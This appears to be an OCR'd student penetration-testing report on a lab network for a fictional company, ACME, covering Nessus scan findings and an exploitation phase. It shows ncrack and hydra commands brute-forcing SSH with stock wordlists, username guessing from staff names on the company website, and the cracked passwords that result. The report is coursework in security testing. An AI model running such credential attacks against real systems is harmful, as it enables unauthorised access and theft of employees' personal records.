
On IP 192.168.56.103 we find many vulnerabilities but in the later part of the project we will exploit mainly one of the following vulnerabilities.

Open port 22 service SSH:

I. Remote attackers can do denial of service attack.

II. The attackers can bypass security restrictions.

III. Remote attackers can gain root privileges of the system.



Project_Scan

CURRENT RESULTS: TODAY AT 3:03 AM

Hosts > 192.168.56.103 > Vulnerabilities 63


Severity ▲	Plugin Name	Count
CRITICAL	Server Message Block (SMB) Protocol Version 1 Unspecified RCE...	1
HIGH	OpenSSL 'ChangeCipherSpec' MITM Vulnerability	4
HIGH	OpenSSL Heartbeat Information Disclosure (Heartbleed)	4
MEDIUM	SSL 64-bit Block Size Cipher Suites Supported (SWEET32)	4
MEDIUM	SSL Certificate Cannot Be Trusted	4
MEDIUM	SSL Certificate Signed Using Weak Hashing Algorithm	4
MEDIUM	SSL Medium Strength Cipher Suites Supported	4

Host Details

IP:	192.168.56.103
OS:	Linux Kernel 3.0 on Ubuntu 12.04 (precise)
Start:	Today at 1:53 AM
End:	Today at 2:04 AM
Elapsed:	11 minutes
KB:	Download

Vulnerabilities

Figure 9 Vulnerabilities found on 192.168.56.103 through nessus



MEDIUM SSH Weak Algorithms Supported

Description

Nessus has detected that the remote SSH server is configured to use the Arcfour stream cipher or no cipher at all. RFC 4253 advises against using Arcfour due to an issue with weak keys.

Solution

Contact the vendor or consult product documentation to remove the weak ciphers.

See Also

https://tools.ietf.org/html/rfc4253#section-6.3

Output

```
The following weak server-to-client encryption algorithms are supported :

  arcfour
  arcfour128
  arcfour256
```

Plugin Details

Severity:	Medium
ID:	90317
Version:	$Revision: 1.3 $
Type:	remote
Family:	Misc.
Published:	2016/04/04
Modified:	2016/12/14

Risk Information

Risk Factor: Medium

CVSS Base Score: 4.3

CVSS Vector: CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N

Figure 10 ssh vulnerability on port 192.168.56.103

Open port 8080 Service HTTP:


As we know that, Trojans do remote access/tunneling software coded in Perl and other languages and use port 8080 for performing certain actions which are shown below:

I. **Mydoom.B**- Mass-mailing worm that opens a backdoor into the system. The backdoor makes use of TCP ports 80, 1080, 3128, 8080, and 10080.

II. **W32.Spybot.OFN**- Network-aware worm with DDoS and backdoor capabilities. Spreads through network shares and exploiting multiple vulnerabilities. It may be downloaded by W32.Kelvir variants. Opens a backdoor on port 8080/tcp.

III. **Backdoor.Tjserv.D** - a backdoor Trojan that acts as a HTTP and SOCKS4/5 proxy. Opens a backdoor and listens for remote commands on port 8080/udp. Also, opens a HTTP, SOCKS4 and SOCKS5 proxy on port 52179/tcp

IV. **W32.Rinbot.A** - a worm that opens a back door, copies itself to IPC$ shares, connects to an IRC server, and awaits commands on port 8080/tcp.



Kali
CURRENT RESULTS: TODAY AT 11:24 AM

Hosts > 192.168.56.104 > Vulnerabilities 24

HTTP TRACE / TRACK Methods Allowed

Description

The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections.

Solution

Disable these methods. Refer to the plugin output for more information.

See Also

http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf
http://www.apacheweek.com/issues/03-01-24
http://download.oracle.com/sunalerts/1000718.1.html

Output

Plugin Details

Severity:	Medium
ID:	11213
Version:	$Revision: 1.65 $
Type:	remote
Family:	Web Servers
Published:	2003/01/23
Modified:	2016/11/23

Risk Information

Risk Factor: Medium
CVSS Base Score: 5.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N
CVSS Temporal Vector: CVSS2#E:H/RL:OF/RC:C

Figure 11 HTTP vulnerability found on 192.168.56.104

Open port 21 service FTP

I. Remote attackers can use this port for performing DOS attacks.

II. Allows attacker to bypass security restrictions.


Phase 2: Exploitation (18%)

Review the **network** scanning results and other information obtained in the previous phase, and exploit one or more of the vulnerable services to gain access to the private network. (6%)

Answer:

After analysing the results from Nessus, we examine that port 22 was open on all the machines and that it had some serious susceptibilities. And as port 22(ssh) is for login we decided to exploit to gain access to company's private network.


Now when we tried to run the username and password files that are available in ncrack estimated time was coming as 560 hrs to complete the simulation.



```
root@kali:~# ncrack -U /usr/share/ncrack/default.usr -P /usr/share/ncrack/phpbb.
pwd ssh://192.168.56.104

Starting Ncrack 0.5 ( http://ncrack.org ) at 2017-03-09 16:42 PST
Stats: 0:00:18 elapsed; 0 services completed (1 total)
Rate: 4.22; Found: 0; About 0.06% done
Stats: 0:00:32 elapsed; 0 services completed (1 total)
Rate: 4.86; Found: 0; About 0.06% done
Stats: 0:00:33 elapsed; 0 services completed (1 total)
Rate: 6.20; Found: 0; About 0.06% done
Stats: 0:00:46 elapsed; 0 services completed (1 total)
Rate: 4.52; Found: 0; About 0.06% done
Stats: 0:00:50 elapsed; 0 services completed (1 total)
Rate: 4.44; Found: 0; About 0.06% done
Stats: 0:00:51 elapsed; 0 services completed (1 total)
Rate: 6.77; Found: 0; About 0.06% done
Stats: 0:00:51 elapsed; 0 services completed (1 total)
Rate: 6.09; Found: 0; About 0.06% done
Stats: 0:00:52 elapsed; 0 services completed (1 total)
Rate: 4.87; Found: 0; About 0.06% done
Stats: 0:00:53 elapsed; 0 services completed (1 total)
Rate: 7.14; Found: 0; About 0.06% done
Stats: 0:00:53 elapsed; 0 services completed (1 total)
Rate: 6.43; Found: 0; About 0.06% done
```

So further analysis was required as to what were the username and the format of the username so the number of hours to crack the password can be reduced substantially.

By reviewing the company website, we got some of the names that work for the company



Our Team

- jo Thomas – Chief Executive Officer
- John Gallager – President
- Frank Paul – VP Business Development
- Paul Robert – VP Marketing and Sales
- Tom Hayes – VP Finance
- Alice Sandhu – Director of Software Development

The specific format of the username was provided in the project.

For network account: asandhu

For Web account: alice.sandhu@acme.ca

Now the web account and network account are on different IP address so we started with 192.168.56.103 IP address (as it had the most number of open ports as seen on Nessus)

Note: Usually the web account and network account are usually on different IP address


We have used hydra to run our simulation.

Note: - When I tried to run the simulation using ncrack for some reason it was not able to crack the password. Also what we learned from the ncrack was when we were trying to run more than 4 tasks per server it was skipping some of the passwords and that's why we were not able to crack the password.

We used 3 password files found under ncrack directory namely phpbb.pwd, default.pwd, myspace.pwd.

Another thing that I noticed when I tried to run the simulation was that it was taking too much time to go through all the passwords in the file as some of the files contained a huge database of passwords. So to further reduce the time we decided to split the files into small files with less number of password.

This is the command that we used.




```
root@kali:~# split -l 1000 /usr/share/nc
ncap-w32/ ncat-w32/ ncrack/
root@kali:~# split -l 1000 /usr/share/ncrack/myspace.pwd /root/Documents/Project
/Myspace/Myspace13
root@kali:~# 
```

Figure 12 Split Command

Now after splitting the file between two of us we ran explicitly all the files using hydra because we found it to be more accurate than any other tool.

After executing asandhu and phpbb.pwd file we were able to crack the password.




```
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xena1234" - 92 of 100 [
child 3]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xela" - 93 of 100 [chil
d 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xDDDD" - 94 of 100 [chi
ld 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xcvb" - 95 of 100 [chil
d 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xcountry" - 96 of 100 [
child 3]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xaos" - 97 of 100 [chil
d 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "wxc" - 98 of 100 [child
 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "www.google.de" - 99 of
100 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "wwp" - 100 of 100 [chil
d 3]
[22][ssh] host: 192.168.56.103   login: asandhu   password: www.google.de
[STATUS] attack finished for 192.168.56.103 (waiting for children to complete tes
ts)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-03-09 00:47:19
root@kali:~# 
```

Figure 13 Successful attempt for asandhu

As shown in the screenshot above the credentials for asandhu are www.google.de.

Why did I use port 22 to gain access?

As port 22 is available for remote login, port 22 was open for almost all IP addresses and because after reviewing the results from Nessus that showed that port 22 had serious vulnerability.



SSH Weak Algorithms Supported

Description

Nessus has detected that the remote SSH server is configured to use the Arcfour stream cipher or no cipher at all. RFC 4253 advises against using Arcfour due to an issue with weak keys.

Solution

Contact the vendor or consult product documentation to remove the weak ciphers.

See Also

https://tools.ietf.org/html/rfc4253#section-6.3

Output

```
The following weak server-to-client encryption algorithms are supported :

  arcfour
  arcfour128
  arcfour256

The following weak client-to-server encryption algorithms are supported :

  arcfour
  arcfour128
  arcfour256
```

Port ▾ Hosts

Plugin Details

Severity: Medium
ID: 90317
Version: $Revision: 1.3 $
Type: remote
Family: Misc.
Published: 2016/04/04
Modified: 2016/12/14

Risk Information

Risk Factor: Medium
CVSS Base Score: 4.3
CVSS Vector: CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N


Figure 14 ssh vulnerability

After gaining access to the private network, collect the following company confidential files (12%):

(i) Employees personal records (e.g. SIN, address, bank accounts from database server) - 4%

Generally, the database of information of employees is within the database server that only database administrator can access.

Now the database administrator name was not available on the company's public website. So we were required to scrutinize it further. When we try to create an account on the acme website it is allowing the users to create their own account (this is one more vulnerability that is present on the IP). By creating an account and logging into the website, when we browse through the website one of the names that is not available on company's public network is found. In the media section there is a blog from Paul koffi who is an QA manager. He can certainly be the person who could have access to the database.



Media

News

- ACME Security Systems Announces Mobile Client for Integrating SSL VPN Secure Access and Mobile Application Management
- ACME Ltd. appoints John Gallager as President to Lead International Growth Strategy


Blog

- Hashing Passwords Using MD5 vs SHA vs BCRYPT – by Paul Koffi, QA Director
- Git workflow for mobile development – by Alice Sandhu, Director of Software Development

Figure 15 Analysis of the website

As the database will be available on network account we started to crack password for username: pkoffi. By supplying password file myspace.pwd to hydra we are successfully able to crack password

We get username: pkoffi and password: rincess4life



